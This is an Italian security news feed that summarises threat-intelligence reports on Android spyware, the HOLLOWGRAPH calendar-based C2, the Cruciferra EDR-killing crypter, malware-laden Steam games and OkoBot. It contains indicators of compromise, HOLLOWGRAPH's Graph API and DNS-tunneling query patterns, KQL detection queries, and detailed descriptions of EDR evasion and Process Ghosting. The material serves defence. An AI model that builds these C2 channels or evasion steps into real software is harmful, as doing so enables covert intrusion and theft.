Diffidare di APK scaricati da domini a tema dating, advertising o “aggiornamento urgente”, tipici vettori di distribuzione di questa famiglia.

Su dispositivi aziendali o ad alto rischio, disabilitare il sideloading e imporre policy MDM che blocchino l’installazione da fonti sconosciute.

Monitorare traffico di rete verso i domini e l’infrastruttura elencati di seguito come indicatori di compromissione.

Indicatori di compromissione# Infrastruttura C2 e distribuzione
channelzones[.]co (C2 primario, hosting russo, canale Socket.IO)
datewithmealways[.]site (dominio di distribuzione)
datewithmealways[.]online (dominio di distribuzione)
digitaladstracking[.]com (dominio di distribuzione)

Account di sviluppo

GitHub user: kesmanta24
Email associata: kesmantes52@outlook.com
Periodo attivita': 6 marzo - 6 maggio 2026 (~150 campioni, versioni 9.3-9.4)

Nomi file osservati

Chrome.apk (dropper iniziale, tampered headers)
K3iwv7VF.apk (payload finale, AES-256-GCM nativo)

Paesi colpiti (parziale)

Arabia Saudita, Russia, Cina, Corea del Sud, area MENA (26+ Paesi totali)
Localizzazione: 34 lingue di interfaccia

Cifratura

Dropper -> payload: AES-256-GCM (nativo)
C2: AES-256-CBC + RSA OAEP (ibrido), autenticazione OkHttp3, canale Socket.IOFonte primaria: Positive Technologies Expert Security Center (PT ESC). Dettagli tecnici e IoC aggiornati al momento della pubblicazione; per l’elenco completo di hash e domini si rimanda al report integrale dei ricercatori.

#android #infosec #spyware #malware #russia

3

Caricamento...

0
5

Caricamento...

SpyNote e WindRelay: il malware Android che ruba la carta di credito e chiede un prestito a tuo nome

Group-IB ha scoperto una nuova campagna criminale che prende di mira gli utenti Android combinando due strumenti pericolosi: il trojan di accesso remo

Altro...

Group-IB ha scoperto una nuova campagna criminale che prende di mira gli utenti Android combinando due strumenti pericolosi: il trojan di accesso remoto SpyNote e un malware di tipo “NFC relay” chiamato WindRelay. L’unione dei due permette ai truffatori non solo di sottrarre i dati della carta di credito della vittima, ma anche di operare direttamente dall’app bancaria originale del malcapitato per richiedere un prestito a suo nome. A differenza delle classiche truffe che si limitano a svuotare un conto corrente, qui l’attacco sfrutta contemporaneamente lo smartphone della vittima e la sua carta fisica, rendendo il danno potenzialmente molto più ampio.

Tutto parte da una telefonata del “finto bancario”Secondo i ricercatori di Group-IB, l’attacco comincia con una chiamata: qualcuno che si spaccia per un dipendente della banca avvisa la vittima di un presunto problema con la propria carta di pagamento. Per “risolverlo”, la convince a installare un’applicazione che, in realtà, è SpyNote, un trojan di accesso remoto (RAT) travestito da software legittimo. Una volta installata l’app, il finto operatore guida la vittima passo passo a concedere i permessi del servizio di accessibilità di Android, la porta d’ingresso che consente ai criminali di prendere il controllo remoto del dispositivo e di interagire con lo schermo come se lo avessero fisicamente in mano.

Il prestito richiesto con l’app bancaria vera, non una copia falsaÈ qui che l’attacco si distingue dalle truffe più comuni. Invece di creare una app bancaria clone per rubare le credenziali, gli aggressori usano SpyNote per pilotare da remoto l’app bancaria autentica già presente sul telefono della vittima, e attraverso l’accessibilità la utilizzano per presentare una richiesta di finanziamento a nome del titolare stesso. Il tutto avviene sul dispositivo reale, con l’app reale, rendendo l’operazione molto più difficile da individuare per i sistemi antifrode della banca.

WindRelay: quando anche la carta fisica diventa un bersaglioNon finisce qui. Durante la stessa telefonata, il criminale chiede alla vittima di avvicinare la carta di pagamento fisica al telefono, in alcuni casi anche di digitare il PIN. Il componente WindRelay trasforma lo smartphone infetto in un lettore NFC improvvisato, che intercetta i dati della carta e li inoltra in tempo reale ai server degli attaccanti. Questi ultimi possono quindi sfruttare quei dati per effettuare pagamenti fraudolenti presso terminali POS reali, come se avessero la carta fisicamente in mano. La combinazione di accesso remoto al telefono, manipolazione dell’app bancaria e furto dei dati NFC della carta rende questo schema più insidioso e potenzialmente più dannoso rispetto a un semplice malware ruba-dati.

Come difendersiGroup-IB indica alcune regole basilari ma fondamentali per non cadere in questo tipo di trappola:

Non installare mai file APK ricevuti via email, SMS o app di messaggistica da mittenti sconosciuti.

Se proprio serve installare un’app al di fuori del Play Store, verificare sempre con estrema attenzione l’affidabilità della fonte.

Diffidare di chiunque telefoni spacciandosi per la propria banca: nessun istituto chiede di installare app, avvicinare la carta allo smartphone o digitare il PIN al telefono.

In caso di dubbio, riagganciare e richiamare autonomamente il numero ufficiale riportato sul sito della banca o sul retro della carta.

Controllare periodicamente quali app hanno accesso al servizio di accessibilità di Android e revocare i permessi sospetti.

Il caso documentato da Group-IB mostra come, ormai, non basti più proteggere solo lo smartphone: anche l’app bancaria ufficiale e la carta di pagamento fisica possono diventare strumenti nelle mani dei truffatori se il dispositivo viene compromesso. Prestare attenzione alla provenienza delle app installate e non seguire mai istruzioni ricevute per telefono resta, oggi più che mai, la miglior difesa.

#privacy #android #malware

0

Caricamento...

0
1

Caricamento...

HOLLOWGRAPH: quando il calendario di Microsoft 365 diventa un canale C2 nascosto

Un malware che usa il calendario di Outlook come dead-dropA metà luglio 2026 il team di Threat Intelligence di Group-IB ha pubblicato un’analisi tecni

Altro...

Un malware che usa il calendario di Outlook come dead-dropA metà luglio 2026 il team di Threat Intelligence di Group-IB ha pubblicato un’analisi tecnica su HOLLOWGRAPH, un impianto malevolo che ribalta un’assunzione su cui molte architetture di sicurezza si basano ancora: se il traffico esce verso graph.microsoft.com con un token valido, allora è “legittimo”. HOLLOWGRAPH dimostra che non è più così, e lo fa in un modo che vale la pena capire in dettaglio anche per chi non si occupa di threat intelligence, perché le tecniche di evasione che usa (abuso di API cloud fidate, DNS tunneling, cifratura ibrida) sono ormai pattern ricorrenti e replicabili.

Il malware è attribuito con alta confidenza al framework di backdoor modulare Cavern, già collegato ad attività di cyberspionaggio riconducibili all’area di influenza iraniana (con sovrapposizioni tecniche, seppur a bassa confidenza, con il gruppo Lyceum). La campagna osservata ha colpito in modo mirato organizzazioni israeliane: 12 sistemi compromessi identificati, di cui solo 3 attivamente in comunicazione con l’attaccante al momento dell’analisi — un profilo operativo selettivo, non opportunistico.

Il calendario come canale C2 bidirezionaleL’idea centrale di HOLLOWGRAPH è semplice da spiegare e proprio per questo efficace: invece di contattare un server C2 sotto il controllo dell’attaccante, il malware autentica una mailbox Microsoft 365 compromessa tramite Microsoft Graph API e usa il calendario di quella mailbox come dead-drop bidirezionale.

Il malware supporta solo due comandi:

get — cerca eventi del calendario con oggetto Event ID: <taskID>, programmati per il 13 maggio 2050 (una data lontana nel futuro, scelta per non comparire mai nella vista “prossimi eventi” del proprietario della mailbox), scarica gli allegati e li decifra con la chiave privata RSA incorporata nel binario.

send — cifra i dati da esfiltrare, crea un nuovo evento con la stessa data fittizia, carica i dati come allegati File{n}.txt e rinomina l’oggetto dell’evento con un tag riconoscibile dall’operatore (schema Boss{..}ID{..}).

Le chiamate Graph coinvolte sono quelle che qualunque applicazione legittima con permessi calendario userebbe normalmente:

GET /users/{mailbox}/calendarView
?startDateTime=2050-05-13T22:00:00
&endDateTime=2050-05-13T23:00:00
&$filter=contains(subject,'Event ID: ')

POST /users/{mailbox}/calendar/events
POST /users/{mailbox}/events/{event-id}/attachments
PATCH /users/{mailbox}/events/{event-id}Non c’è nulla in queste richieste che le distingua sintatticamente da un utente che crea un invito a una riunione. È questo il punto: il traffico malevolo non anomalizza il protocollo, sfrutta la fiducia implicita che i controlli di rete perimetrali attribuiscono al dominio graph.microsoft.com.

Cifratura ibrida e rinnovo credenziali via DNS tunnelingOgni payload scambiato tramite il calendario è protetto con uno schema ibrido RSA-OAEP + AES-256-GCM, con due coppie di chiavi RSA distinte per le due direzioni (tasking in ingresso ed esfiltrazione in uscita), così che comandi e dati rubati restino crittograficamente indipendenti l’uno dall’altro anche in caso di compromissione parziale.

Il secondo canale, separato, serve a rinnovare le credenziali Microsoft Entra ID (tenant ID, client ID, client secret, indirizzo della mailbox) necessarie per autenticarsi a Graph. Qui HOLLOWGRAPH usa DNS tunneling su record AAAA verso un dominio controllato dall’attaccante (cloudlanecdn[.]com):

LENGTH query: {random}.{taskID}.{fieldIndex}.p.cloudlanecdn.com
DATA query: {random}.{taskID}.{fieldIndex}.{offset}.q.cloudlanecdn.comOgni risposta IPv6 restituita (16 byte) trasporta 14 byte di payload utile; il client ricompone i frammenti, li decodifica come UTF-8 e aggiorna un file di configurazione locale (logAzure.txt) mascherato da comune file di log. L’uso di IPv6/AAAA anziché dei più monitorati record TXT o A è una scelta non casuale: molte pipeline di DNS analytics sono ancora tarate prevalentemente su IPv4.

Perché elude i controlli tradizionaliTre fattori rendono HOLLOWGRAPH difficile da individuare con gli strumenti perimetrali classici:

Il traffico C2 viaggia interamente su infrastruttura Microsoft fidata (Graph API), quindi non compare in nessuna blocklist di reputazione IP o dominio.

Non c’è mai una connessione diretta a un server dell’attaccante per il tasking o l’esfiltrazione: solo il canale di rinnovo credenziali tocca un dominio esterno, e lo fa via DNS, spesso meno ispezionato del traffico HTTPS.

Gli eventi di calendario datati 2050 sono progettati per restare invisibili all’utente reale della mailbox, che normalmente non scorre trent’anni avanti nel proprio calendario.

Cosa può fare concretamente un team di sicurezzaLe raccomandazioni di Group-IB si traducono in azioni piuttosto precise per chi gestisce ambienti Microsoft 365 / Entra ID:

Caccia agli indicatori noti. Bloccare o mettere in allerta su richieste verso cloudlanecdn[.]com e cercare sugli endpoint il file logAzure.txt.

Monitoraggio Graph API e audit di calendario. Con Microsoft Sentinel o Defender Advanced Hunting è possibile costruire una query che cerchi eventi di calendario creati da un’applicazione (non da un utente interattivo) con oggetto sospetto o data anomala:

CloudAppEvents
| where Application == "Microsoft Exchange Online"
| where ActionType in ("New item created.", "New-CalendarItem")
| extend AppId = tostring(RawEventData.ClientAppId)
| where isnotempty(AppId)
| extend Subject = tostring(RawEventData.ItemSubject)
| where Subject matches regex @"Event ID: |Boss{.}ID{.}"
| project Timestamp, AccountDisplayName, AppId, Subject, RawEventDataRilevamento di DNS tunneling. Una query di partenza per individuare volumi anomali di query AAAA verso lo stesso dominio, con sottodomini ad alta entropia:

DnsEvents
| where QueryType == "AAAA"
| extend RootDomain = strcat(split(Name, ".")[-2], ".", split(Name, ".")[-1])
| summarize QueryCount = count(), DistinctSubdomains = dcount(Name) by Computer, RootDomain
| where QueryCount > 200 and DistinctSubdomains > 100
| order by QueryCount descIrrigidire l’identità cloud. Applicare Conditional Access con restrizioni sulle app registrate che usano client-credentials flow, generare alert sulla creazione di nuovi client secret e ruotare periodicamente le credenziali applicative — HOLLOWGRAPH dipende interamente da un set di credenziali Entra ID statiche incorporate nel binario: se quelle credenziali vengono revocate o ruotate, il canale Graph smette di funzionare finché l’attaccante non le rinnova via DNS tunneling, un’operazione che a sua volta genera telemetria rilevabile.

ConclusioneHOLLOWGRAPH non introduce tecniche crittografiche nuove né exploit in Microsoft Graph: il suo valore per l’attaccante sta tutto nel mimetismo. Per i team che gestiscono tenant Microsoft 365, il takeaway pratico non è “bloccare Graph API” — impossibile in qualunque organizzazione moderna — ma spostare parte della detection dal perimetro di rete alla telemetria applicativa: audit log di Exchange Online, anomalie nei permessi delle app registrate, e DNS analytics capace di guardare oltre i soliti record A/TXT. È un promemoria che vale la pena avere in mente ogni volta che si progetta un controllo di sicurezza basato solo sulla reputazione del dominio di destinazione.

Fonte: Group-IB Threat Intelligence, “HOLLOWGRAPH: Turning Microsoft 365 Calendars into Covert Command-and-Control Channels” e Petri IT Knowledgebase.

#sicurezza #microsoft #malware #microsoft365 #entra

0

Caricamento...

0
1

Caricamento...

Cruciferra: il crypter da 2.000 dollari al mese che uccide gli EDR e fa sparire il malware dal disco

Sui forum underground si vende come “il crypter più letale del sottosuolo”. Cruciferra, in vendita dall’autunno 2025 su Exploit[.]in a partire da 450

Altro...

Sui forum underground si vende come “il crypter più letale del sottosuolo”. Cruciferra, in vendita dall’autunno 2025 su Exploit[.]in a partire da 450 dollari al mese fino a 2.000 per la versione completa, non è l’ennesimo offuscatore di malware: secondo un’analisi pubblicata da Proofpoint il 20 luglio, il servizio combina disattivazione degli EDR via driver vulnerabili, syscall indiretti, un motore di cifratura polimorfico con oltre 90 combinazioni di algoritmi e una variante custom della tecnica di Process Ghosting. Il risultato è un payload che gira in memoria senza mai esistere in forma scansionabile su disco.

Un “umbrella service” per decine di gruppi criminali scollegati tra loroCruciferra non è legato a un singolo attore: Proofpoint lo descrive come un servizio “ombrello”, utilizzato in decine di campagne indipendenti per proteggere payload molto diversi tra loro, da AsyncRAT e Agent Tesla a Remcos, XWorm, zgRAT, Formbook/XLoader, DarkCloud Stealer, Phantom Stealer, Snake Keylogger e ValleyRAT. Scritto in Mono, il crypter viene sempre eseguito tramite DLL side-loading: la vittima scarica un archivio contenente un eseguibile legittimo in apparenza e una DLL malevola, che viene caricata automaticamente al lancio del programma principale.

Tra i clienti identificati da Proofpoint figura TA4922, gruppo cinese di cybercrime già noto per l’espansione delle proprie campagne a livello globale. Tra fine aprile e inizio giugno 2026, TA4922 ha condotto almeno quattro campagne da poche centinaia di email ciascuna, con esche a tema fiscale che impersonavano l’Income Tax Department indiano per convincere le vittime a scaricare archivi ZIP contenenti il loader di AsyncRAT. Altre campagne osservate hanno sfruttato notifiche fasulle della Social Security Administration statunitense per distribuire XWorm e AdaptixC2 tramite file VHD, mentre una campagna di fine giugno ha usato reclami di ospiti su presunte cimici da letto per colpire il settore alberghiero con zgRAT.

Come Cruciferra acceca gli EDRPrima ancora di eseguire il payload finale, Cruciferra dedica gran parte del proprio codice a rendersi invisibile agli strumenti di analisi e difesa. Il DLL principale contiene spesso centinaia o migliaia di funzioni esportate fittizie che puntano a codice spazzatura: solo una manciata di export porta effettivamente al codice malevolo, rendendo più difficile per un analista o un sandbox individuare il punto di ingresso reale. Il malware nasconde poi le finestre di console che potrebbero tradire un’infezione, tramite un thread in background che scandisce ripetutamente l’albero dei processi cercando finestre di classe “ConsoleWindowClass” da occultare con ShowWindow e SetWindowPos.

Sul fronte della telemetria, Cruciferra applica un unhooking sistematico delle funzioni monitorate da EDR e antivirus, ripristinando una copia pulita delle DLL di sistema in memoria per rimuovere gli hook installati dai prodotti di sicurezza. Ricorre inoltre a syscall indiretti: legge una copia pulita di ntdll.dll dal disco e ne conserva gli stub in una struttura globale, così da invocare le API senza passare dagli hook inline che gli EDR installano solitamente su ntdll.dll. A completare il quadro, il malware ripara anche eventuali hook sulla Import Address Table (IAT), una tecnica più datata ma qui reintrodotta deliberatamente, e disabilita le notifiche di sistema modificando chiavi di registro come ToastEnabled e Balloon, per impedire che Windows Defender o il Security Center mostrino avvisi visibili all’utente.

BYOVD: un driver forense trasformato in killer di EDRL’elemento più aggressivo del crypter è l’abuso di driver kernel legittimi ma vulnerabili, tecnica nota come Bring-Your-Own-Vulnerable-Driver (BYOVD). Cruciferra rilascia sul sistema un “helper driver” firmato digitalmente, spesso il driver GoFlyDrv.sys, e lo usa per inviare comandi IOCTL a basso livello che terminano i processi degli agenti EDR individuati scandendo la lista dei processi attivi. In alternativa, gli analisti hanno osservato anche altri driver impiegati con la stessa logica: Core64.sys, HwOs2Ec.sys, LnvMSRIO.sys, MemoryInformer.sys, NTIOLib_X64.sys, ProcessMonitorDriver.sys e selfprot.sys. Trattandosi di driver firmati da produttori legittimi (spesso strumenti diagnostici o di manutenzione hardware), Windows li carica senza obiezioni nonostante le vulnerabilità note che permettono di trasformarli in armi contro gli stessi prodotti di sicurezza che dovrebbero fermarli.

Per elevare i propri privilegi quando non gira già come amministratore, Cruciferra sfrutta inoltre il bypass dello User Account Control tramite COM Elevation Moniker, e garantisce la persistenza scrivendo una voce denominata “putty” nella chiave di registro Run, così da rieseguirsi automaticamente a ogni riavvio del sistema.

Process Ghosting “potenziato”: nessun file da scansionarePer l’esecuzione finale del payload, Cruciferra adotta una variante della tecnica di Process Ghosting: crea un file temporaneo, lo marca per l’eliminazione tramite NtSetInformationFile, vi scrive il payload malevolo, quindi crea una sezione immagine con NtCreateSection e SEC_IMAGE prima di chiudere l’handle. Il file viene cancellato dal disco dal sistema operativo, ma la sezione di memoria che lo rappresenta resta viva; un processo legittimo viene poi creato in stato sospeso, la sezione “fantasma” vi viene mappata tramite NtMapViewOfSection, e il contesto del thread viene reindirizzato al vero punto di ingresso del payload prima di riprendere l’esecuzione. Il risultato è un processo in esecuzione supportato da un’immagine PE che non è mai esistita su disco in una forma analizzabile.

Cruciferra aggiunge due ulteriori accorgimenti a questa tecnica, già di per sé insidiosa: applica una patch a ZwQueryVirtualMemory in modo che, quando un EDR interroga la regione di memoria “fantasma”, riceva una risposta manipolata che nasconde l’anomalia del file cancellato; e neutralizza NtManageHotPatch, funzione che il sistema operativo può usare per validare l’integrità delle sezioni immagine caricate rispetto al file su disco che le supporta, impedendo così qualunque verifica di coerenza da parte del kernel.

Crittografia su misura: oltre 90 algoritmi ricombinatiIl payload viene conservato nella sezione “.reloc” del binario, codificato in Base16 con un set di caratteri personalizzato, e protetto da uno delle oltre 90 varianti di algoritmi crittografici che Cruciferra può generare combinando componenti presi da cifrari e generatori di numeri pseudocasuali noti: Keccak (SHA-3), convoluzione ciclica, reti Feistel generalizzate, SPECK-128/256 in modalità CTR, PRNG multiply-accumulate, una versione modificata di Threefish-256, combinazioni Xorshift64/middle-square e diverse varianti ARX (Addition-Rotation-XOR). L’unico algoritmo standard rimasto intatto è DES-CBC-PKCS7. Questo approccio “bring your own crypto” rende ogni campione sostanzialmente unico dal punto di vista crittografico, complicando enormemente il rilevamento basato su firme statiche.

Un dettaglio utile ai difensori: i metadati “File Version Information” dei binari generati da Cruciferra contengono spesso stringhe casuali generate combinando due o quattro parole a caso (ad esempio “2026 Colpoplastric Semipreactical Group” nei campi Copyright, Product e Description), un pattern che, unito a firme YARA mirate, ha permesso a Proofpoint di tracciare su VirusTotal nuove build del crypter caricate a intervalli di pochi minuti, segno di un servizio in sviluppo attivo e continuo.

Due righe per i difensoriBloccare il caricamento dei driver kernel noti come vulnerabili tramite la lista di blocco di Microsoft (HVCI/driver blocklist) e strumenti come LOLDrivers, includendo GoFlyDrv.sys e gli altri driver associati a Cruciferra.

Monitorare la creazione di sezioni immagine da file marcati per l’eliminazione (NtCreateSection su file con delete-pending) come indicatore di Process Ghosting, oltre a chiamate anomale a NtManageHotPatch.

Verificare la presenza della chiave di persistenza “putty” nel Run key del registro, un IOC comportamentale a basso costo di rilevamento.

Applicare filtri anti-phishing rafforzati sulle esche a tema fiscale e previdenziale, particolarmente ricorrenti nelle campagne osservate.

Dare priorità a soluzioni EDR con protezione kernel indipendente dal proprio agente in user-mode, per resistere a tecniche BYOVD che colpiscono direttamente il processo dell’agente.

Cruciferra conferma una tendenza ormai consolidata nel malware-as-a-service: la sofisticazione tecnica un tempo riservata agli APT state-sponsored è oggi acquistabile con un abbonamento mensile, e la vera barriera all’ingresso per il cybercrime commodity non è più scrivere codice evasivo, ma semplicemente pagare chi lo ha già scritto.

IoC# Driver BYOVD abusati da Cruciferra (SHA-256)
Core64.sys 17aae57cf6255c7eb169bf62ea67376d9708976eb7831f8cdd0ea38bdcb37dc4
GoFlyDrv.sys 2fdfdd13a0c548bb68c9d5aa8599a9265d4659da3e237fe7a42ac6ac06b9a06a
HwOs2Ec.sys c4e93449453cf67c5d5605bb8f425207a738a242fdb432d720acc32faa74926c
LnvMSRIO.sys c5b1e9aafc8f2b4ab05effc00fd43f3114b9ef1d592a086c952793ac4e299809
MemoryInformer.sys 7887e919555fb5948c217556ba149392a72982b1bc427d3db779db9dcbf09ee8
NTIOLib_X64.sys 09bedbf7a41e0f8dabe4f41d331db58373ce15b2e9204540873a1884f38bdde1
ProcessMonitorDriver.sys 5b4f59236a9b950bcd5191b35d19125f60cfb9e1a1e1aa2e4f914b6745dde9df
selfprot.sys c46e907886e2158cbc453e767183aecf07887b5ac8848f19684451883d69f5f0

Campagna TA4922 / Cruciferra / AsyncRAT

hxxp://hsahyteiows[.]gu[.]cc
hxxp://yicoweytcbtw[.]gu[.]cc
hxxp://xkcifgieusr[.]gu[.]cc
hxxp://fuaytrwese[.]love
3c181f642e24c28602a87be7f195e2f3d1ffa30b37e20f5121d99f88b22ab80e (Tax-Number52563.zip, SHA256)
66dbe675480dc229e5b3ab8ad74207f73486e64e57805074f784bb2e01bcb865 (Tax-Number809863.zip, SHA256)

Campagna XWorm

gatuso[.]duckdns[.]org (C2)

Campagna zgRAT

digital-magicians[.]com/photo295825092412[.]zip (Payload URL)
0zbqnac1t4dv2t2wuodv1m[.]com (C2)
89[.]34[.]90[.]99:56001 (C2)

Persistenza

Registro: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\putty

#infosec #byovd #cruciferra #crypter #edr #edrkiller #malware #processghosting #ta4922 #trojan

0

Caricamento...

0
3

Caricamento...

Un ordine su Uber Eats incastra la banda dietro i giochi-malware PirateFi e BlockBlasters su Steam

Si parla di:

Toggle

Per quasi due anni un gruppo criminale ha pubblicato su Steam videogiochi apparentemente innocui — tra cui BlockBlasters, Dashve

Altro...

Si parla di:

Toggle

Per quasi due anni un gruppo criminale ha pubblicato su Steam videogiochi apparentemente innocui — tra cui BlockBlasters, Dashverse, Lunara e PirateFi — che nascondevano malware capace di svuotare i portafogli cripto delle vittime. Il 15 luglio 2026 l’FBI ha arrestato il primo membro pubblicamente noto dell’operazione: Zyaire Dontaevious Zamarion Wilkins, 21 anni, di North Lauderdale, Florida, noto online come Sibel.eth. A incastrarlo non è stata un’indagine sulla blockchain, ma un dettaglio molto più terreno: un ordine di cibo a domicilio pagato con una gift card comprata con Bitcoin rubato.

Uno schema attivo da maggio 2024Secondo la denuncia penale di 15 pagine depositata a Seattle — sede scelta non a caso, essendo la città più vicina al quartier generale di Valve a Bellevue — lo schema ha infettato circa 8.000 dispositivi e sottratto almeno 220.000 dollari da circa 80 portafogli di criptovalute, tra maggio 2024 e febbraio 2026. Il tasso di successo, poco sopra l’1% dei dispositivi infettati, non è casuale: gli otto giochi elencati nell’atto d’accusa venivano promossi su Discord, Telegram, X e LinkedIn, e i complici usavano bot per identificare utenti con portafogli cripto consistenti e contattarli direttamente, invece di affidarsi alla sola diffusione di massa.

Wilkins, secondo l’accusa, non ha scritto il malware ma ne ha finanziato lo sviluppo e curato la promozione. Chat Signal sequestrate a casa dello sviluppatore del malware — non identificato nell’atto d’accusa e a oggi non incriminato — collegano Wilkins, sotto lo pseudonimo Sibel.eth, a un pagamento di 10.000 dollari per l’acquisto di un trojan ad accesso remoto (RAT) e a discussioni su come indurre le vittime ad approvare transazioni che ne svuotavano i portafogli.

Il precedente di BlockBlasters e i fondi di beneficenza rubatiNon è la prima volta che questo cluster di giochi malevoli fa notizia. I ricercatori ZachXBT e il collettivo vx-underground avevano già stimato che il solo BlockBlasters avesse sottratto oltre 150.000 dollari a un numero di vittime compreso tra 261 e 478, incluso un episodio particolarmente odioso nel settembre 2025: 32.000 dollari donati per curare un tumore, rubati dal portafoglio di una streamer Twitch che stava raccogliendo fondi per le proprie cure oncologiche. L’FBI aveva iniziato a cercare pubblicamente le vittime di questi giochi infetti a marzo 2026, e Steam negli ultimi due anni ha visto una serie costante di incidenti simili, incluso il caso Chemia, un gioco in accesso anticipato che nascondeva tre ceppi di malware diversi: cryptojacking, infostealer e una backdoor per installare ulteriore malware in futuro.

Dalla blockchain a Uber Eats: come è stato individuatoLa parte più istruttiva del caso, dal punto di vista investigativo, è la catena di tracciamento. Gli inquirenti hanno seguito i Bitcoin rubati fino a un portafoglio dello schema che li ha convertiti in oltre 150 gift card tramite Bitrefill, un servizio che permette di acquistare buoni regalo con criptovalute. Una parte consistente di quelle gift card è stata spesa su Uber Eats. Una richiesta formale (subpoena) inviata a Uber ha permesso di collegare le gift card a un account che riceveva consegne proprio all’abitazione della famiglia Wilkins a North Lauderdale e agli indirizzi frequentati dall’indagato all’Università della Florida Occidentale.

Quando gli agenti hanno perquisito l’abitazione, una settimana prima dell’arresto, hanno sequestrato diversi dispositivi e tre seed phrase di portafogli cripto, una delle quali relativa a un wallet Monero — la criptovaluta privacy-oriented spesso usata proprio per rendere più difficile questo tipo di tracciamento. La cronologia delle transazioni di Wilkins, secondo l’atto d’accusa, mostra un flusso complessivo di 382.000 dollari in criptovalute inviate o ricevute, ben oltre i 220.000 dollari attribuiti direttamente allo schema contestato.

TimelineMaggio 2024 – febbraio 2026: periodo di attività dello schema, otto giochi infetti distribuiti su Steam

Settembre 2025: BlockBlasters svuota il portafoglio di una streamer Twitch che raccoglieva fondi per cure oncologiche (32.000 dollari)

Marzo 2026: l’FBI rende pubblica la ricerca di vittime dei giochi Steam infetti

Inizio luglio 2026: perquisizione dell’abitazione di Wilkins a North Lauderdale, sequestro di dispositivi e seed phrase

15 luglio 2026: arresto di Zyaire Wilkins e deposito della denuncia penale presso il tribunale federale di Seattle

Cosa resta apertoWilkins deve rispondere di cospirazione per l’ottenimento di informazioni tramite computer a scopo di profitto privato, un capo d’accusa che prevede fino a dieci anni di carcere. Ma la parte tecnica dell’operazione resta scoperta: lo sviluppatore del RAT e del malware che infettava i giochi non è nominato nell’atto d’accusa e, a oggi, non risulta incriminato, nonostante la sua abitazione sia già stata perquisita. È un pattern comune nelle indagini su cybercrime organizzato attorno alle criptovalute: chi finanzia e promuove viene identificato per primo, spesso tramite un errore operativo banale, mentre chi scrive il codice — più attento all’anonimato tecnico ma non necessariamente a quello finanziario — richiede più tempo.

Per i difensori, il caso conferma due lezioni già note ma sistematicamente ignorate: primo, la promozione mirata via bot verso utenti con portafogli consistenti rende inefficaci le difese basate solo sul volume di download o sulle recensioni Steam; secondo, ogni conversione di criptovaluta rubata in un servizio che tocca il mondo reale — gift card, delivery, e-commerce — riapre una superficie di tracciamento che l’uso di Monero a monte non riesce a chiudere del tutto. Per chi acquista giochi indie su Steam, resta valida la raccomandazione di isolare il portafoglio cripto su un dispositivo separato da quello usato per il gaming, e di trattare con sospetto qualsiasi titolo nuovo che chieda permessi di sistema non giustificati dal gameplay.

Indicatori e riferimenti del casoIndagato: Zyaire Dontaevious Zamarion Wilkins, 21 anni, North Lauderdale (FL)
Alias online: Sibel.eth
Capo d'imputazione: cospirazione per ottenimento di informazioni tramite computer
a scopo di profitto privato (fino a 10 anni)
Foro competente: Tribunale federale di Seattle, WA

Giochi Steam associati allo schema:
BlockBlasters, Dashverse, Lunara, PirateFi (+ 4 titoli aggiuntivi non ancora resi noti)

Canali di promozione: Discord, Telegram, X, LinkedIn
Servizio di conversione: Bitrefill (BTC -> gift card, 150+ carte, prevalenza Uber Eats)
Wallet sequestrati: 3 seed phrase, incl. 1 wallet Monero
Flusso cripto totale osservato sul conto dell'indagato: ~382.000 USD
Perdite attribuite allo schema: ~220.000 USD da ~80 wallet, ~8.000 dispositivi infettiFonti: denuncia penale depositata presso il tribunale federale di Seattle, prima riportata da WPLG Local 10; ricostruzione tecnica di Tom’s Hardware (17 luglio 2026); dati sulle perdite di BlockBlasters da ZachXBT e vx-underground.

#infosec #cybercrime #malware #fbi #bitcoin #criptovalute #steam

0

Caricamento...

0
3

Caricamento...

OkoBot: il framework che si inietta in Ledger Live e Trezor Suite per rubare le seed phrase

Immaginate di collegare il vostro Ledger o Trezor per una transazione di routine, digitare il PIN, e vedere comparire sullo schermo del wallet una ric

Altro...

Immaginate di collegare il vostro Ledger o Trezor per una transazione di routine, digitare il PIN, e vedere comparire sullo schermo del wallet una richiesta di “recovery” della seed phrase — identica, pixel per pixel, a quella che l’app mostrerebbe in caso di reale malfunzionamento. Solo che non è l’app a parlare: è OkoBot, un framework modulare scoperto dal team GReAT di Kaspersky, che si inietta direttamente nel processo Electron di Ledger Live e Trezor Suite per mostrare pagine di phishing hard-coded e rubare la frase di recupero da dentro l’applicazione legittima.

Un framework, non un semplice trojanAttivo almeno da aprile 2025 e ancora operativo, OkoBot non è un singolo malware ma un’infrastruttura modulare che conta oltre venti payload e impianti diversi, orchestrati tramite un tunnel SSH verso un server controllato dagli attaccanti. Tra le funzioni disponibili: raccolta di file locali, esecuzione di comandi remoti, download di estensioni browser arbitrarie, furto di wallet crypto, keylogging, registrazione video della finestra attiva e, ovviamente, furto di seed phrase. Kaspersky rileva i vari componenti con firme distinte — Trojan-Downloader.Win32.TookPS, Trojan.Win64.BypassUAC, Trojan-Banker.Script.Agent.gen, Backdoor.Win32.TeviRat, Trojan-PSW.Win64.Stealer, Trojan-Spy.Win64.Keylogger — segno che si tratta di un ecosistema criminale maturo e in continua evoluzione, non di un singolo eseguibile.

La catena di infezione: da TookPS al tunnel SSHTutto parte da TookPS, un downloader PowerShell che i ricercatori Kaspersky avevano già documentato in campagne precedenti mascherato da software popolare (UltraViewer, AutoCAD, Ableton). TookPS installa un client SSH sulla macchina della vittima, apre una connessione verso un server controllato dagli attaccanti e inoltra la porta del demone SSH locale. Dopo un intervallo di attesa, un bot SSH automatizzato si collega alla porta inoltrata, raccoglie informazioni di base sul sistema — nome utente, antivirus installato, indirizzo IP, versione del sistema operativo — e in base al profilo della vittima decide quali dei venti moduli successivi distribuire. È una catena a quattro stadi pensata per essere modulare e selettiva: non tutte le vittime ricevono lo stesso payload, riducendo il rumore e la superficie di rilevamento generica.

SeedHunter e OkoSpyware: il cuore del furtoIl modulo più insidioso per chi possiede crypto è SeedHunter. Monitora costantemente i processi attivi in cerca di Trezor Suite, Ledger Wallet o Ledger Live; quando li trova, si inietta nel processo e aggancia (“hook”) le funzioni interne Electron dell’applicazione. Alla connessione di un wallet hardware Trezor o Ledger, SeedHunter attiva le funzioni agganciate per mostrare una pagina di phishing hard-coded per il “recupero” della seed phrase — con un layout diverso e specifico per ciascun tipo di wallet, per massimizzare la credibilità. La vittima crede di interagire con la propria app di sempre; in realtà sta digitando le 12 o 24 parole della propria frase di recupero direttamente nelle mani degli attaccanti.

